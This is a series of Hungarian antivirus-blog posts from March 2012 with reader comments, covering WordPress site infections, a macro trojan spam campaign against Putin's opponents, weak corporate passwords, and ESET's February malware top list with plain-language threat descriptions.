A mit lehet tenni válasz lassan már olyan hosszú lesz, mint egy memóriapróbáló szólánc játék. Szóval akkor a szokásos kezdés, vagyis **naprakész és valódi antivírus**, **rendszeresen frissített operációs rendszer és alkalmazói programok, biztonságos böngésző**, ehhez biztonságot segítő böngésző kiegészítők használata, **biztonságtudatosság és óvatosság** a kéretlen ablakok, üzenetek tekintetében. **Ezeken az állandó részeken felül, ha valaki nem csak olvasóként érintett, hanem weboldalt vagy blogot vezet, annak érdemes magát a WordPresst is frissítenie, frissen tartania, ami valljuk be, nem túl bonyolult feladat, csak egy kis odafigyelést igényel**.



Ne feledkezzünk el a letöltések alapos és óvatos megválogatásáról sem, magyarán **egy ingyenes tartalomkezelő rendszerhez letölthető ismeretlen eredetű plugin is** képes lehet galibát okozni, ha pedig valaki érintett egy ilyen történetben, a puszta frissítéseken felül **az ilyenkor kötelező (kellően erős) jelszócserékről se feledkezzen meg.**

Tetszik 59 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Mi a közös bennük? Trójai, Chrome, kormányzat
- "Szósölmédia" és nyaralás
- Küldj pénzt! - Az elveszett poggyász sztori
- Nyári tanácsok utazáshoz

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4299530

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Online Távmunkás · http://onlinetavmunka.blog.hu 2012.03.09. 17:21:56

Sajnos még manapság is nagyon sok embernek újdonság, hogy nem szabad minden programot gondolkodás nélkül telepíteni és frissíteni kell a meglévő programokat a gépen.

Before · http://azbeszt.blog.hu 2012.03.09. 17:27:37

@online távmunkás: ez mindig is újdonság lesz a felhasználók nagy részének. Az emberek többsége nem profi, nem tájékozott, egyszerű, alapszintű felhasználó, ráadásul ezek a próbálkozások is egyre kifinomultabbak...



DjZoNe · http://djz.hu/blog/ 2012.03.09. 17:28:49

Megérdemli aki nem wordpress.orgról származó bővítményeket tölt le :)



Online Távmunkás · http://onlinetavmunka.blog.hu 2012.03.09. 17:36:09

@Before: Ezért kellene minden gépre normális frissítési beállításokkal felrakni minden szoftvert. Megáll az eszem, amikor azt látom, hogy egy víruskeresőnél az alapbeállítás az, hogy ne frissítse az adatbázist, szóval a gyári beállításokkal kezdődik a történet.
Az már csak a következő lépés, hogy az átlag usernek egy nem admin felhasználót lehet csak adni.

Before · http://azbeszt.blog.hu 2012.03.09. 18:03:27

@online távmunkás: ezzel még mindig csak töredéknyit léptél előre, már csak azért is, mert a vírusirtók jobbára csak követni tudják a kórokozókat, másrészt a felhasználó a végtelenségig a leggyengébb láncszem marad.
Csak egy példa a közelmúltból:
ismerősöknek csináltam gépet, mindent rendesen beállítva, windows frissítések telepítve, tűzfal, vírusirtó aznapi adatbázissal, szigorúan megtiltva a usereknek, hogy az engedélyem nélkül bármit is telepítsenek. Egyszer csak jön facebook chat-en egy üzenet, hogy "nézd milyen marha jó videót találtam rólad!", és egy link. Youtube betölt, ott a videó "XY vicces jelenete" címmel, alatta az ismerősök kommentjei, stb. A videó nem játszható le, mert frissíteni kell a flash-playert, "kattints ide".
Annyira profin meg volt csinálva, hogy még a heavy userek jó része is beszopja. Telepítés után se volt kispályás a cucc, lecserélte a tűzfalat saját magára, kiírta, hogy "minden rendben, nem kell aggódni", majd a windows telepítési központból (vagy hogy a toszba' hívják) "frissítéseket" akart letöltetni...
Gyakorlatilag elkerülhetetlen, utána meg kiirthatatlan cucc, ha kevésbé feltűnő utána, sose jönnek rá, hogy megfertőződtek.

kpityu2 2012.03.09. 18:25:51

@Before: Ez a tuti megoldás. Nem lejátszható flash videó egy vírusvédelmi oldalon arról, hogy mire kell vigyázni. Kérjük frissítse a flash-playert. :D



Csiken Disztroly · http://youtu.be/ipFHAAR8H-A 2012.03.09. 18:44:18

Wordpress (PHP) - remalom.

fidesz = házmesterek pártja 2012.03.09. 19:26:47

Sokan használják a WP-t, de egyre inkább úgy érzem, hogy ez az egész egy komplett életveszély.
Ismerős fotós blogját rendszeresen feltörték, a végén megunta és bezárta az oldalt.



Online Távmunkás · http://onlinetavmunka.blog.hu 2012.03.09. 21:04:56

@Before: Ezért kell a beállítások után az admin jogot elvenni a usertől. Akkor nem fog ezt-azt telepíteni, mert a "becsszóra nem nyúlok hozzá" nem működik.

Before · http://azbeszt.blog.hu 2012.03.09. 21:46:38

@online távmunkás: persze, én meg rohangáljak hozzá kétnaponta minden szarért...

kb. kognitív disszonancia · http://hu.wikipedia.org/wiki/Kognit%C3%ADv_disszonancia 2012.03.10. 00:01:30

@al kotmány aláiro álamfö - alias másolo gépp:
Ennyi erővel lekapcsolhatná a gépét is. Ott miért tud rendszeresen frissíteni,nem balfax módon telepítgetni?

Ahogy írják, megint a felhasználó a szűk keresztmetszet, a cms-eket is ugyanúgy frissíteni kell. Ennyi. Vagy kell egy blaster mindenkinek, hogy megtanulja?

-ZR- 2012.03.10. 00:18:59

@Before: Van az a pénz... :)



szmoker (Homo Trollicus) 2012.03.10. 10:01:16

Pár hónapja WordPresset futtató linuxot szar tele valami vérus, pedig friss NOD32 is volt rajta.
Möhö :)



bunkó · http://bunko.blog.hu 2012.03.10. 10:08:31

Vagy én nem olvasok elég figyelmesen, vagy ez a cikk sem ír egyetlen szót sem arról, hogy hogyan sikerült megfertőzni a Wordpress oldalakat.
Vagy ez itt senkit nem érdekel rajtam kívül?

Before · http://azbeszt.blog.hu 2012.03.10. 10:09:50

@-ZR-: Természetesen! :)

fidesz = házmesterek pártja 2012.03.10. 11:15:51


@kb. kognitív disszonancia: valamelyik, a felhasználói által használt plugin volt lyukas, nem tudott vele mit kezdeni, ha jól értettem a történetet.

Politikai vírus


2012.03.12. 18:30 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam politika putyin makro kártevő fájltörlés


A CNN beszámolója szerint egy számítógépes vírus célozta meg a frissen megválasztott orosz elnök, Vlagyimir Putyin ellenfeleit. A kéretlen üzenetekben azt írták, **állítólag a mellékelt Word dokumentumból tudhatjuk meg, hol és mikor tiltakozhatunk**, mit tehetünk egy igazságosabb és tisztább választás érdekében. **Kattintani a csatolmányra - csakúgy mint minden hasonló kéretlen levél esetében - most sem igazán érdemes**.



Nem a Putyin ellenes tüntetés részleteiről fogunk többet megtudni a spam levélmellékletre való kattintással, hanem a Symantec blogbejegyzése szerint egy trójai kártevőt telepítünk a gépünkre. A manapság szokásos kártevő típusokhoz viszonyítva **néhány tulajdonságában régi-új viselkedésmódok köszönnek vissza** a körülbelül március 5-én kezdődött spamkampányban használt levélmellékletben. Először is engedélyezett makrók esetén a kártevő veszett törölgetésbe kezd, aminek **a számítógépen található .7Z, .DOC, .EXE, .MSC, .RAR, .XLS, .ZIP állományaink láthatják kárát**, és valószínűleg az EXE fájlok hiánya miatt előbb-utóbb könnyen kék halálba dermed.



Másfelől már időtlen idők óta nem volt jellemző az eredetileg a 90-es évek közepén jelentkező és **Microsoft Office alatt futó makróvírusok** tömeges garázdálkodása. Ha valaki emlékszik, akkoriban azért világméretű nagy ramazúrit tudtak okozni az olyan kártevők, mint a Concept vagy éppen a hírhedt Melissa. A mostani kártevő az állományok törlése mellett egy külső, **svájci IP címre is megkísérel csatlakozni**, ám az elemzés részletei szerint is ennek ellenére belföldi szálakat érdemes keresni az akció hátterében. Ugyancsak s**zokatlan lehet a rendkívül méretes csatolmány is, amely a szokásosnak mondható pár tíz KB helyett ebben az esetben többszáz KB-os fájl érkezik**.



Hogy mindez ezúttal kinek állhatott érdekében, azt természetesen **csak találgatni lehet, erre nem is vállalkozunk**, bár a CNN-es cikk egyes kommentjeiben azért utalnak rá, hogy **Oroszországban kártevőfronton van éppen elég kiművelt szürkeállomány ahhoz, hogy ha valóban ők tették, emiatt biztosan nem kellett a szomszédban kopogtatniuk**. Viccesen azt is mondhatnánk, hogy aki ellenzéki szerepre törekszik, az használjon inkább ingyenes és nyíltforráskódú LibreOffice programot, de **az eset sajnos egyáltalán nem mulatságos**.



Sőt, bárki tette is, kifejezetten nagyon veszélyes precedenst teremthet, ha az egyes országokban ezentúl választások esetében ilyen célzott támadásoktól is tartani kell, hiszen **ebben az időszakban a döntést segítő érdemi információ iránti felfokozott tömeges igény és a tájékoztató, bemutatkozó, leleplező anyagok kéretlen küldözgetése amúgy is rendre találkoznak**.

Tetszik 3 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Kártékony antivirusok - villám őrjárat 8.
- Majdnem mindenki átverhető adathalászattal
- Tízből öt kártevő hátsóajtót nyit
- Utaljunk pénzt a S.O.C.A.-nak
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4311981

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Tavasz, nyár, ősz, tél, jelszó

2012.03.14. 12:50 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: jelszó password támadás vállalati gyenge

Minden lánc olyan erős, mint annak a leggyengébb láncszeme. Az IT Security weakest linkje bizonyítottan nem más, mint **maga a júzer az általa használt szánalmasan harmatgyenge jelszavakkal**.



Egy felmérés egyáltalán nem meglepő **eredménye igazolja mindezt sajnos már olyan sokadszorra, hogy számolni sem tudjuk már**. Ezúttal a Trustwave vizsgálódott **a vállalati szektoron belül**, és bár a szaksajtó szinte folyamatosan tele van a biztonsági intelmekkel, az elrettentő incidensekkel, ennek ellenére mégis lesújtó helyzetről számolnak be a szakemberek. **A 2011-es évben 18 országban bekövetkezett mintegy 300 adatvesztéses incidenst elemeztek**, és ennek kapcsán leszűrhető, hogy nem csak az ilyen támadások száma növekszik folyamatosan, de **a vállalati adatok, ügyfél adatbázisok is egyre inkább kívánatos célpontnak számítanak. Kimutatható továbbá, hogy az ilyen ügyféladatok kiemelten veszélyeztetettek akkor, amennyiben valamilyen neves, fogyasztók által is közismert márkához, gyártóhoz tartoznak**.



Why great care and consideration should be taken when selecting the proper password


A webalapú támadások toplistáját változatlanul az SQL injection módszer vezeti, ezt a helyezést immáron negyedik éve tartja. Ami a jelentésből még kiderül, hogy a tanulmányozott vállalati biztonsági incidensek, adatvesztések egy jelentős részében, mintegy **80%-ban kifejezetten a gyenge rendszergazdai jogosultságok játszották a főszerepet**. Ebben az az eset vitte el a pálmát, ahol 250 gépet úgy sikerült feltörni, hogy az összesen megegyező, egyetlen teljesen azonos jelszó volt beállítva.



Gyenge láncszemnek lenni jelszó fronton többféleképpen is lehet. Az egyik mód, ha valaki már alapból meg sem változtatja, és a gyári eredetin hagyja a jelszóbeállításokat. Ekkor a netes jelszógyűjteményekből csak ki kell olvasni a megfelelő gyári beállítású jelszót, és voila. Ugyancsak **öreg hiba az olyan vérprimitív jelszó választása, mint az 123, 123456, abc és hasonlók, de veszélyes szokás még az is, ha egy jelszó a felhasználót kicsit is ismerve túl könnyen kitalálható**, esetleg a jelszóemlékeztetőben személyesnek gondolt kérdésre adandó válasz bárki által publikusan olvashatóan ki van plakátolva mondjuk a Facebookon.



Ugyancsak ellenjavallt, ha valaki mindössze egyetlen jelszót használ minden szolgáltatási helyszínen, ami ugyebár azt eredményezi, **ha csak egyetlen helyen sikerül feltörni vagy kitalálni a jelszót, a támadók végigpróbálják azt** a felhasználó összes accountján, levelezésén, FTP-n, közösségi oldalakon, amivel az állományait, leveleit kitörölhetik, de a levelezését akár váltságdíj fejében "foglyul is ejthetik", vagy csak a mi nevünkben jogosulatlanul kéretlen üzeneteket küldözgetnek. Céges szegmensben emellett **sajnos még mindig kifejezetten jellemző a monitor szélekre ragasztott jelszavas Post-It matrica, valamint a kollégák közötti jogosulatlan jelszómegosztás is**.



A szokásos minta - abc, 123456, password, welcome - mellett ezúttal üde színfoltként szemlátomást Vivaldi kedvelő felhasználók is szerepeltek, reprezentálva a jelszavakban **ezúttal mintegy az évszakokat is**. Érdemes megjegyezni, hogy saját egyéni biztonságunk is egyedi, erős, rendszeresen változtatott jelszavakat kíván, **ám mindez vállalati környezetben egyenesen kötelezően betartandó kívánalom - kellene, hogy legyen**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Az XP él, az XP élt, az XP élni fog
- Safe mód a Mechagodzilla ellen
- "Szósölmédia" és nyaralás
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4316251

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Csak óvatosan a böngészésnél

2012.03.19. 11:05 | Csizmazia István [Rambo] | 3 komment

Címkék: adatok 2012 nod32 eset február havi threatsense vírusstatisztika

Az ESET **minden hónapban összeállítja a világszerte terjedő számítógépes vírusok toplistáját**, melyből megtudhatjuk, hogy aktuálisan milyen kártevők veszélyeztetik leginkább a felhasználók számítógépeit. 2012. februárjában a következő 10 károkozó terjedt a legnagyobb számban.



Az Autorun és a Conficker féreg egyelőre változatlanul velünk maradtak a második és negyedik helyen, ám a nyolcadik helyen szereplő **JS/TrojanDownloader.Iframe.NKE trójai mellett további, elsősorban internetes böngészés közben támadó kártevő lépett a pástra**. A JS/TrojanDownloader.Iframe.NKE kártevőről már tudjuk, hogy önhatalmúlag **módosítja a böngészőklienst, és ezzel észrevétlenül átirányítja a találatokat különféle kártékony programokat tartalmazó rosszindulatú weboldalakra**. Az ilyesfajta trójai kódja leggyakrabban különféle weboldalak HTML beágyazásaiban található.



Ám a további helyezettek is hajlamosak a weboldalakban megbújni, így többek közt az e havi hatodik helyezett JS/Kryptik trójai is ezt a módszert követi. JS/Kryptik - ez előző hónapban még csak 35. volt - gyűjtőnéven **rendszerint azokat a JavaScriptben íródott kártevőket értjük, amelyek összezavart, látszatra olvashatatlan kóddal rendelkeznek**. A trójai lefutva ezzel a szándékosan olvashatatlanná átkódolt JavaScripttel azt éri el, hogy a böngésző észrevétlenül átirányítódik egy kártékony weboldalra, illetve onnan további káros, valamilyen sebezhetőséget kihasználó kódot tölt le és futtat a számítógépen.




E havi ötödik helyezettünk pedig az a **HTML/Fraud.BG trójai, amely újonc a listán, és a felhasználót megtévesztve képes ellopni a fertőzött számítógépről a bizalmas adatokat**. Ehhez első lépésben egy váratlanul megjelenő kéretlen ablakban **a trójai megkéri a felhasználót, hogy vegyen részt egy rövid felmérésben**. Ehhez valamilyen trükkel - például nyeremény kilátásba helyezésével - azt is eléri, hogy a felhasználó önként megadja és kitöltse a személyes adatait. Működése során a trójai megkísérli az összegyűjtött személyes információkat elküldeni egy távoli számítógépre.

Jól láthatóan **a biztonságos internetes böngészés több lábon is áll**. Természetesen kell hozzá a naprakész antivírus is, de emellett az

operációs rendszer és az alkalmazói programok rendszeres biztonsági frissítése is szükséges, valamint érdemes valamilyen biztonságosabb böngészőt is használni, amelyet aztán erősíthetünk megfelelő kiegészítők letöltésével - mint például NoScript, Netcraft Toolbar. Ezek mellett viszont az óvatos, biztonságtudatos hozzáállás is szükséges, hiszen ha bármilyen látszólag ingyenes ajándék kedvéért túlzott hiszékenységből, gondolkodás nélkül kattintgatunk, azzal veszélynek tehetjük ki számítógépünket. **Egy gazdasági válság idején különösen fontos tisztában lenni azzal, hogy a tisztességtelen pénzszerzés reményében milyen elképesztő sok fajta számítógépes visszaélés létezik, és ezek megismerése, sőt az átlag felhasználókkal való megismertetése kiemelt feladat**. A mai kor emberének - akár magánszemély, akár egy vállalati kollektíva számítógépet használó tagja - kellően felvértezettnek kell lennie a rengeteg féle social engineering, azaz megtévesztés alapú módszerekkel szemben is.




A februári blogposztjainkat áttekintve természetesen idén is kiemelten szóltunk a Valentin nappal kapcsolatos szinte elmaradhatatlan kártevőkről, trükkökről, becsapásokról, és még idejében igyekeztünk tanácsot adni a hatékony védekezéshez, a támadások felismeréséhez. Emellett szó volt még arról is, hogy vajon zavaró-e, ha a tudtunk és engedélyünk nélkül kerülnek ki rólunk fényképek a Facebookon. **Miniszavazásunk eredménye szerint olvasóink többségében úgy gondolják (94%), hogy igen, ez valóban zavaró probléma, és az előre megkérdezés lenne az udvarias megoldás**, sőt ezen belül egy részük (46%) még ennél is szigorúbban ítéli meg a kérdést, szerintük számítson egyenesen illegálisnak ez a gyakorlat.



Vírustoplista
Az ESET több millió felhasználó visszajelzésein alapuló **statisztikai rendszere szerint 2012. februárjában a következő 10 károkozó terjedt világszerte a legnagyobb számban**, és volt együttesen felelős az összes fertőzés 19.70%-áért. Aki pedig folyamatosan és első kézből **szeretne értesülni a legújabb Facebookos kártevőkről, a közösségi oldalt érintő mindenfajta megtévesztésről, az csatlakozhat hozzánk az ESET Magyarország www.facebook.com/biztonsag oldalán**.

1. HTML/ScrInject.B trójai
Elterjedtsége a februári fertőzések között: 3.93%
Előző havi helyezés: 1.


Működés: A HTML/ScrInject trójai egy RAR segédprogrammal tömörített állomány, amely telepítése során egy üres (c:\windows\blank.html) állományt jelenít meg a fertőzött gép böngészőjében. Hátsó ajtót nyit a megtámadott rendszeren, és ezen keresztül a háttérben további kártékony JavaScript állományokat kísérel meg letölteni.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/scrinject-b-gen

2. INF/Autorun vírus
Elterjedtsége a februári fertőzések között: 3.77%
Előző havi helyezés: 2.

Működés: Az INF/Autorun gyűjtőneve az autorun.inf automatikus programfuttató fájlt használó károkozóknak. A kártevő fertőzésének egyik jele, hogy a számítógép működése drasztikusan lelassul, és fertőzött adathordozókon (akár MP3-lejátszókon is) terjed.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21autorun

3. HTML/Iframe.B.Gen vírus
Elterjedtsége a februári fertőzések között: 3.38%
Előző havi helyezés: 3.


Működés: A HTML/Iframe egy gyűjtőneve az olyan vírusoknak, amelyek HTML weboldalak Iframe tagjeibe ágyazódva egy megadott URL helyre irányítja át a böngészőt a felhasználó tudta és engedélye nélkül. Fertőzött weboldalakon keresztül terjed.



Bővebb információ: http://www.eset.eu/virus/html-iframe-b-gen

4. Win32/Conficker féreg
Elterjedtsége a februári fertőzések között: 1.93%
Előző havi helyezés: 4.

Működés: A Win32/Conficker egy olyan hálózati féreg, amely a Microsoft Windows MS08-067 biztonsági bulletinben tárgyalt hibát kihasználó exploit kóddal terjed. Az RPC (Remote Procedure Call), vagyis a távoli eljáráshívással kapcsolatos sebezhetőségre építve a távoli támadó megfelelő jogosultság nélkül hajthatja végre az akcióját. A Conficker először betölt egy DLL fájlt az SVCHost eljáráson keresztül, majd távoli szerverekkel lép kapcsolatba, hogy azokról további kártékony kódokat töltsön le. Emellett a féreg módosítja a host fájlt, ezáltal számos antivírus cég honlapja elérhetetlenné válik a megfertőzött számítógépen. Változattól függően a felhasználó maga telepíti, vagy egy biztonsági résen keresztül felhasználói beavatkozás nélkül magától települ fel, illetve automatikusan is elindulhat egy külső meghajtó fertőzött Autorun állománya miatt.



Bővebb információ: http://www.eset.hu/tamogatas/viruslabor/virusleirasok/%21conficker

5. HTML/Fraud.BG trójai
Elterjedtsége a februári fertőzések között: 1.64%
Előző havi helyezés: -


Működés: A HTML/Fraud.BG egy olyan trójai, amely ellopja a fertőzött számítógépről a bizalmas adatokat. Ehhez első lépésben egy váratlanul megjelenő ablakban a trójai megkéri a felhasználót, hogy vegyen részt egy rövid felmérésben. Ehhez - például valamilyen nyeremény kilátásba helyezésével - azt is eléri, hogy a felhasználó önként megadja és kitöltse a személyes adatait, például nevet, telefonszámot, e-mailcímet. Működése során a trójai megkísérli az összegyűjtött személyes információkat elküldeni egy távoli számítógépre.



Bővebb információ: http://www.eset.eu/encyclopaedia/html-fraud-bg

6. JS/Kryptik trójai
Elterjedtsége a februári fertőzések között: 1.30%
Előző havi helyezés: 35


Működés: A JS/Kryptik gyűjtőnéven rendszerint azokat a JavaScriptben íródott kártevőket értjük, amelyek olyan összezavart, látszatra olvashatatlan kóddal rendelkeznek, amelyek rendszerint weboldalak HTML állományaiba ágyazva találhatóak. A trójai lefutva ezzel az olvadhatatlanná kódolt JavaScripttel azt éri el, hogy a böngésző észrevétlenül átirányítódik egy kártékony weboldalra, illetve onnan további káros, valamilyen sebezhetőséget kihasználó kódot tölt le és futtat a számítógépen.



Bővebb információ: http://www.eset.eu/encyclopaedia/js-kryptik

